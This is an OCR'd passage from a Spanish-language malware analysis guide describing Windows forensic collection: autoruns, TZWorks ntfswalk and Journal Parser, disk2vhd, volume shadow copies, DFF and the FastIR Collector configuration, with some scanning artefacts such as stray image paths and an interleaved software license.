[Downloads/uTools/Tools/Tools/Tools/essai/SysEvent.Evt]  ...
Starting to parse using input modules(s): [all]
Local timezone is: Europe/Paris (CEST)
Local timezone is: Europe/Paris (CEST)
Loading output module: csv
```


En la actualidad, el archivo .csv puede abrirse en un editor de texto o una herramienta de hoja de cálculo.

4. Recogida y análisis de los archivos ejecutados durante el arranque

Los malwares son persistentes; esto quiere decir que, en caso de reinicio de la máquina, el malware debe volver a ejecutarse. Existen diversos mecanismos para arrancar una aplicación tras el arranque de la máquina. El registro permite ejecutar archivos binarios durante el arranque de la máquina, pero también durante el inicio de una sesión por parte de un usuario. Windows dispone también de servicios que se inician durante el arranque de la máquina. Ciertos archivos sobre el sistema de archivos pueden ejecutarse también en el arranque.

Microsoft proporciona una herramienta llamada *autoruns* que permite enumerar todo lo que se ejecuta en el arranque de la máquina. Esta herramienta forma parte de la suite Sysinternals de Microsoft. Dispone de una interfaz gráfica, pero también permite crear archivos .csv para poder utilizarla mediante un script.

He aquí la interfaz gráfica de la herramienta *autoruns*:



Esta herramienta permite identificar archivos binarios que no deberían haberse ejecutado durante el arranque y, así, localizar la ruta que nos lleva hasta un malware.

Un malware puede, sin embargo, ocultarse bajo la forma de un servicio en lugar de un binario para no aparecer en la lista de procesos. Un servicio es una biblioteca (.dll) vinculada al proceso `svchost.exe`que gestiona todos los servicios de la máquina. *Autoruns* permite mostrar las bibliotecas cargadas como servicio en la pestaña **Services**.

Otra ventaja de esta herramienta es que permite mostrar la firma de los binarios ejecutados durante el arranque. Será más sencillo, de esta manera, identificar aquellos binarios ilegítimos de los binarios legítimos del sistema operativo. Además, es posible verificar si algún archivo es conocido en *VirusTotal*como malware.

Es posible guardar el informe en formato CSV y analizar este archivo mediante scripts, automatizando ciertas detecciones.

5. Recogida y análisis del sistema de archivos

Windows utiliza el sistema de archivos NTFS. Existen numerosos metadatos presentes en este sistema de archivos, como la fecha de creación de un archivo, el último acceso a un archivo… Si se identifica cualquier actividad sospechosa gracias al análisis del registro de eventos, puede resultar interesante saber qué archivos se han creado durante este período. *TZWorks* proporciona una herramienta que permite generar un archivo .csv con todos estos metadatos: `ntfswalk`, disponible en http://www.tzworks.net. Esta herramienta recorre la MFT (*Master File Table*) y muestra toda la información correspondiente a cada archivo existente en el sistema de archivos. La herramienta permite también filtrar por fecha y, de este modo, limitarse al rango temporal necesario.

Las opciones de `ntfswalk`:

```
usage:
 Running 'ntfswalk' on a live volume
  ntfswalk.exe -partition <drive letter> [options]
  ntfswalk.exe -drivenum <num> [-offset <volume offset>] [options]

 Running 'ntfswalk' on a disk/partition image captured w/ a 'dd'
type tool
  ntfswalk.exe -image <file> [-offset <volume offset>] [options]

 Running 'ntfswalk' on an extracted $MFT file
  ntfswalk.exe -mftfile <name> [-options]

 Filter options
    -filter_ext <file extension>
    -filter_name <partial name>

    -filter_start_time <start date time>  = time format "mm/dd/yy
hh:mm:ss"
    -filter_stop_time <end date time>     = time format "mm/dd/yy
hh:mm:ss"
    -filter_deleted_files

 Extraction of data options
    -action_copy_files <directory> [-raw] = extract copies of data
                                          = [-raw] includes slack
space
    -action_include_header = extracts 0x20 bytes from the header
of the file
    -action_include_clusterinfo = show info regarding data
types/clusters

 General purpose options
    -out <results file> = output results to the specified file
    -mftstart <value> [-mftrange <value>] = only process these
inodes
    -csv               = csv format, this has the most output
    -csvl2t            = csv log2timeline format
    -bodyfile          = bodyfile format per the sleuth kit

    -quiet             = don't show any progress during the
parsing
    -base10            = default is hex output. this outputs data
in base10
    -hide_dos_fntimes  = dont include dos 8.3 filename timestamps
in output

 Experimental [Running 'ntfswalk' on a VMware monolithic virtual
disk]
  ntfswalk.exe -vmdk <file1> [-vmdk <file2> ...] [options]
```

Un ejemplo de uso:

El archivo .csv

```
C:\Documents and Settings\rootbsd>ntfswalk.exe -partition c -csv >
output.csv
```

contiene información correspondiente a los archivos presentes en la partición c:\. He aquí la apariencia del contenido de este archivo:

```
ntfswalk ver: 0.40; Copyright (c) TZWorks LLC
cmdline: ntfswalk.exe -partition "c" -csv

mft entry,seqnum,parent mft,type,ext,ref,date,time
[UTC],MACB,other info,path and filename,various data types,
0x00000033,4,0x00000037,dir,none, 1,07/18/2012, 09:30:38.215,si:
[m.c.],,[root]\Users\Paul\Videos,[$I30 : indx root : sz: 0x0098 ];
[obj id : sz: 0x0010 : 1632b516-4211-11e1-812f-080027cfc2eb ],
0x00000034,6,0x0000a542,file,txt, 1,01/18/2012, 20:16:30.844,fn:
[macb],,
[root]\Windows\SoftwareDistribution\SelfUpdate\wuident.txt,
[unnamed data : sz: 0x05c0 ],
0x00000034,6,0x0000a542,file,txt, 1,06/06/2012, 19:00:46.000,si:
[ma.b],,
[root]\Windows\SoftwareDistribution\SelfUpdate\wuident.txt,
[unnamed data : sz: 0x05c0 ],
0x00000034,6,0x0000a542,file,txt, 1,09/09/2012, 12:34:53.733,si:
[..c.],,
[root]\Windows\SoftwareDistribution\SelfUpdate\wuident.txt,
[unnamed data : sz: 0x05c0 ],
0x00000035,5,0x0000a497,file,pf, 2,01/18/2012, 20:16:33.838,si:
[.a.b]; fn:[macb]; fn8.3[macb],,
[root]\Windows\Prefetch\WMIPRVSE.EXE-1628051C.pf [8.3:
WMIPRV~1.PF],[unnamed data : sz: 0xa49a ],
0x00000035,5,0x0000a497,file,pf, 2,09/09/2012, 12:33:32.807,si:
[m.c.],,[root]\Windows\Prefetch\WMIPRVSE.EXE-1628051C.pf [8.3:
WMIPRV~1.PF],[unnamed data : sz: 0xa49a ],
0x00000036,2,0x00000210,file,log, 2,01/18/2012, 20:09:59.288,si:
[.a.b]; fn:[macb]; fn8.3[macb],,[root]\Windows\TSSysprep.log [8.3:
TSSYSP~1.LOG],[unnamed data : sz: 0x0521 ],
0x00000036,2,0x00000210,file,log, 2,01/18/2012, 20:12:41.031,si:
[m.c.],,[root]\Windows\TSSysprep.log [8.3: TSSYSP~1.LOG],[unnamed
data : sz: 0x0521 ],
```

Resulta fácil identificar los archivos, así como su fecha de creación.

TZWorks proporciona también una segunda herramienta interesante para el análisis del sistema de archivos NTFS: *Windows Journal Parser*. Esta herramienta permite recorrer el registro USN (*Update Sequence Number*) de una partición NTFS. Este registro se ha integrado en Microsoft desde el año 2000; contiene las listas de las actividades realizadas en la partición. Podemos encontrar, por ejemplo, la creación de archivos, su eliminación, etc. Este registro se denomina USN. La sintaxis de esta herramienta es bastante similar a la de la anterior:

```
C:\Users\rootbsd>jp.exe

license is authenticated: registered to Demo; TZWorks LLC [non-
commercial use only]

jp ver: 0.99, Copyright (c) TZWorks LLC
----------------------------- User Agreement --------------------------
```

He aquí un ejemplo de uso en la

```
Permission to use the TZWorks, LLC website ("Website") and downloadable
software that is made available on the Website ("Software") is for non-
commercial personal use ONLY. The User Agreement, Disclaimer, Website
and/or Software may change from time to time. By continuing to use the
Website or Software after those changes become effective, you agree to be
bound by all such changes.  Permission to use the Website and Software is
```

```
granted provided that (1) use of such Website and Software is for non-
commercial, personal use only and (2) the Website and Software is not
resold, transferred or distributed to any other person or entity. To
use the Software for commercial purposes, a separate license is required.
Contact TZWorks, LLC (jon@tzworks.net) for more information regarding
licensing. To redistribute the Software, approval in writing is required
from TZWorks, LLC.  These terms do not give the user any rights in
intellectual property or technology, but only a limited right to use the
Software for non-commercial, personal use.  TZWorks, LLC retains all
rights to ownership of all software and content ever made available on
its Website.

------------------------------ DISCLAIMER ----------------------------

The user agrees that all Software made available on the Website is
experimental in nature and use of Website and Software is at user's sole
risk. The Software could include technical inaccuracies or errors. Changes
are periodically added to the information herein, and TZWorks, LLC may make
improvements and/or changes to Software at any time.  TZWorks, LLC makes
no representations about the accuracy or usability of the Software and/or
Website for any purpose. All software are provided "AS IS" and "WHERE IS"
without warranty of any kind including all implied warranties and
conditions of merchantability, fitness for any particular purpose, title

and non-infringement. In no event shall TZWorks, LLC be liable for any kind
of damage resulting from any cause or reason, arising out of it in
connection with the use or performance of information available from this
Website.

--------------------------------------------------------------------------

usage:
 jp.exe -partition <c | d | ..> [-v] [-a] [-xml]
 jp.exe -file <extracted $UsnJrnl:$J file> [-v] [-a] [format options]
 jp.exe -image <disk image> [-offset <offset>] [-v] [-a] [format options]
       -v = verbose output [includes MFT entry of file]
       -a = all records, not just those closed
       -memory = will use minimal memory to run
       -base10 = output numbers in base10 vice hex


 output format options
       -csv = output in csv format [default]
       -xml = output in xml format
       -bodyfile = output in sleuth kit body-file format
       -csvl2t = output in log2timeline format

example of redirecting the output of change journal on c partition
 jp.exe -partition c > output.txt
```

partición c:\:

```
C:\Users\rootbsd>jp.exe -partition c -csv > output.csv
```

He aquí el


contenido del archivo CSV creado:

```
jp ver: 0.99, Copyright (c) TZWorks LLC

date, time, filename, type change,
06/18/2012, 13:44:45.308, MSI877D.tmp, data_overwritten;
file_added; file_closed
06/18/2012, 13:44:45.388, MSI877D.tmp, file_deleted; file_closed
06/18/2012, 13:44:45.388, MSI87E2.tmp, file_created; file_closed
06/18/2012, 13:44:45.398, MSI87E2.tmp, access_changed; file_closed
06/18/2012, 13:44:45.398, MSI87E2.tmp, access_changed; file_closed
06/18/2012, 13:44:45.398, MSI87E2.tmp, data_overwritten;
file_added; file_closed
06/18/2012, 13:44:45.508, ngen.lock, file_created; file_deleted;
file_closed
06/18/2012, 13:44:45.508, ngen.log, file_added; file_closed
```

TZWorks proporciona también otros productos que permiten analizar particiones NTFS en la siguiente dirección: https://www.tzworks.net/download_links.php#ntfs

Puede resultar interesante, también, realizar una copia de seguridad del disco para poder analizarlo varias veces y en todo momento. Para realizar una copia de seguridad, es posible utilizar una herramienta de Microsoft: *disk2vhd*. Esta herramienta está disponible en la siguiente dirección: http://technet.microsoft.com/en-us/sysinternals/ee656415.aspx. Este programa permite realizar un archivo VHD de una o varias particiones. Este formato puede leerse después en Windows y Linux.

He aquí la interfaz de usuario:



Basta con seleccionar el disco que se ha de guardar y hacer clic en **Create**. A continuación, puede resultar útil convertir el archivo VHD en formato de disco bruto. Para realizar esta conversión, puede utilizarse el comando `qemu-img` con la siguiente sintaxis:

```
rootbsd@lab:~$ qemu-img convert -f vhd -O raw input.vhd output.raw
```

También es posible convertirlo en formato VDI para poder ejecutar el sistema operativo sobre un sistema virtualizado VirtualBox, del que hablaremos en el siguiente capítulo:

```
rootbsd@lab:~$ qemu-img convert -f vhd -O vdi input.vhd output.vdi
```

6. Gestión de los archivos bloqueados por el sistema operativo

Si la recogida de datos forenses se realiza sobre un sistema que está funcionando, es habitual que ciertos archivos se encuentren bloqueados y que no estén accesibles. Para poder acceder a estos archivos, es posible utilizar los *volumes shadow copy* de Windows. Esta tecnología, disponible por defecto desde Windows Vista, permite recuperar «instancias» de volúmenes de Windows. He aquí cómo crear una instantánea del lector *C:*:

```
C:\Users\rootbsd> vssadmin create showdow /for=C : *
```

A continuación, es posible enumerar estas copias mediante el comando `vshadow`:

```
C:\Users\rootbsd> vshadow -q

VSHADOW.EXE 2.0 - Volume Shadow Copy sample client
Copyright (C) 2004 Microsoft Corporation. All rights reserved.

(Option: Query all shadow copies)

Querying all shadow copies in the system ...

* SNAPSHOT ID = {db3c6d21-128b-1235-c5a3-bcaebbf9ad5a}
  - Shadow copy Set: {db3c6d21-128b-1235-c5a3-bcaebbf9ad5a}
  - Original count of shadow copies = 1
  - Original Volume name: \\?\Volume{db3c6d21-128b-1235-c5a3-
bcaebbf9ad5a}\[C:\]
  - Shadow copy device
name:  \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
  - Originating machine: (null)
  - Service machine: (null)
  - Not Exposed
  - Provider id: {db3c6d21-128b-1235-c5a3-bcaebbf9ad5a}
  - Attributes:  Auto_Release
```


Una vez listas las copias, es posible mapear este volumen mediante el comando `dosdev` y recuperar los archivos deseados (estos ya no estarán, evidentemente, bloqueados por el sistema):

```
C:\Users\rootbsd> dosdev
d:  \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
```

7. Framework de investigación inforense

El conjunto de información recopilada que hemos visto en las secciones anteriores forma parte de un dominio técnico denominado «análisis inforense». Existe un framework de software libre que recopila todos estos productos: *Digital Forensics Framework* (DFF), desarrollado por la empresa Arxsys y disponible en el sitio web: http://www.digital-forensic.org/. Este framework permite encontrar las trazas de un sistema. Este tipo de framework se utiliza, generalmente, en investigaciones policiales, aunque también puede resultar útil en el caso de analizar un malware.


He aquí una captura de pantalla de la herramienta:



La herramienta recopila herramientas de análisis de disco, análisis de memoria, recuperación de datos y una API (*Application Programming Interface*) de desarrollo, todo bajo una misma interfaz gráfica.

Para analizar un disco duro, basta con ir al menú **File** y seleccionar a continuación la opción **Open Evidence**. Se abre la siguiente interfaz:

Hay que hacer clic en el signo **+** para agregar un disco. El disco aparece en el menú **Logical files**:



En la actualidad, es posible recorrer el árbol de la partición NTFS.

8. Herramienta FastIR Collector

Esta herramienta permite recoger datos forenses en caliente sobre los sistemas Windows. Está desarrollada por el CERT (*Computer Emergency Response Team*) de la empresa Sekoia. Su código fuente está accesible en la siguiente dirección: https://github.com/SekoiaLab/Fastir_Collector. Los autores ponen a nuestra disposición los archivos binarios precompilados en la carpeta *build*.

La recogida de datos se realiza simplemente haciendo doble clic en el ejecutable. Sin embargo, es posible personalizar la recogida de datos mediante un archivo de opciones de configuración.
He aquí un ejemplo de archivo:

```
[profiles]
packages=fast
[dump]
dump=mft
mft_export=True
[output]
type=csv
destination=local
dir=output
[filecatcher]
recursively=True
path=C:\Windows|*,%USERPROFILE%|*,c:\temp|*
mime_filter=application/msword;application/octet-stream;
application/x-archive;application/x-ms-pe;
application/x-ms-dos-executable;application/x-lha;
application/x-dosexec;application/x-elc;
application/x-executable, statically linked,stripped;
application/x-gzip;application/x-object, not stripped;
application/x-zip;image/bmp’’image/gif;image/jpeg;
image/png;text/html;text/rtf;text/xml;
UTF-8 Unicode HTML document text, with CRLF line terminators;
UTF-8 Unicode HTML document text, with very long lines, with CRLF,
LF line terminators mime_zip=application/x-ms-pe;
application/x-ms-dos-executable;application/x-dosexec;
application/x-executable, statically linked, stripped
compare=AND
size_min=6k
size_max=100M
ext_file=*
zip_ext_file=*
zip=True
[modules]
pe
yara
[pe]
pe_mime_type=application/x-ms-pe;
application/x-ms-dos-executable;application/x-ms-pe;
application/x-dosexec;application/x-executable, statically linked,
stripped filtered_certificates=True cert_filtered_issuer=issuer;
O=Microsoft Corporation|Microsoft Time-Stamp PCA|Microsoft Time-Stamp
PCA Microsoft Windows Verification PCA cert_filtered_subject=subject;
O=Microsoft Corporation|Microsoft Time-Stamp Service|Microsoft

Time-Stamp Service Microsoft Windows
[yara]
filtered_yara=False
dir_rules=yara-rules
```

El primer bloque

(*[profiles]*) permite configurar qué tipo de recogida de información deseamos llevar a cabo. Existen tres tipos de recogida de datos (que se configuran en *packages*):

- *fast*: recogida de datos por defecto; esta opción permite recoger rápidamente los artefactos tales como los registros, los registros de eventos, los programas ejecutados durante el arranque de la máquina...

- *dump*: esta opción permite realizar copias de la MFT (tabla de particiones NTFS), copias de la memoria, copias del disco...
- *filecatcher*: esta opción permite recoger ciertos archivos binarios en el equipo.

El conjunto de opciones se explica con detalle en el documento disponible en la siguiente dirección: https://github.com/SekoiaLab/Fastir_Collector/blob/master/documentation/FastIR_Documentation.pdf

El archivo de opciones de configuración puede especificarse como parámetro del binario:

```
C:\> FastIR_x86.exe --profile archivo.conf
```

He aquí una captura de pantalla de una recogida de información:

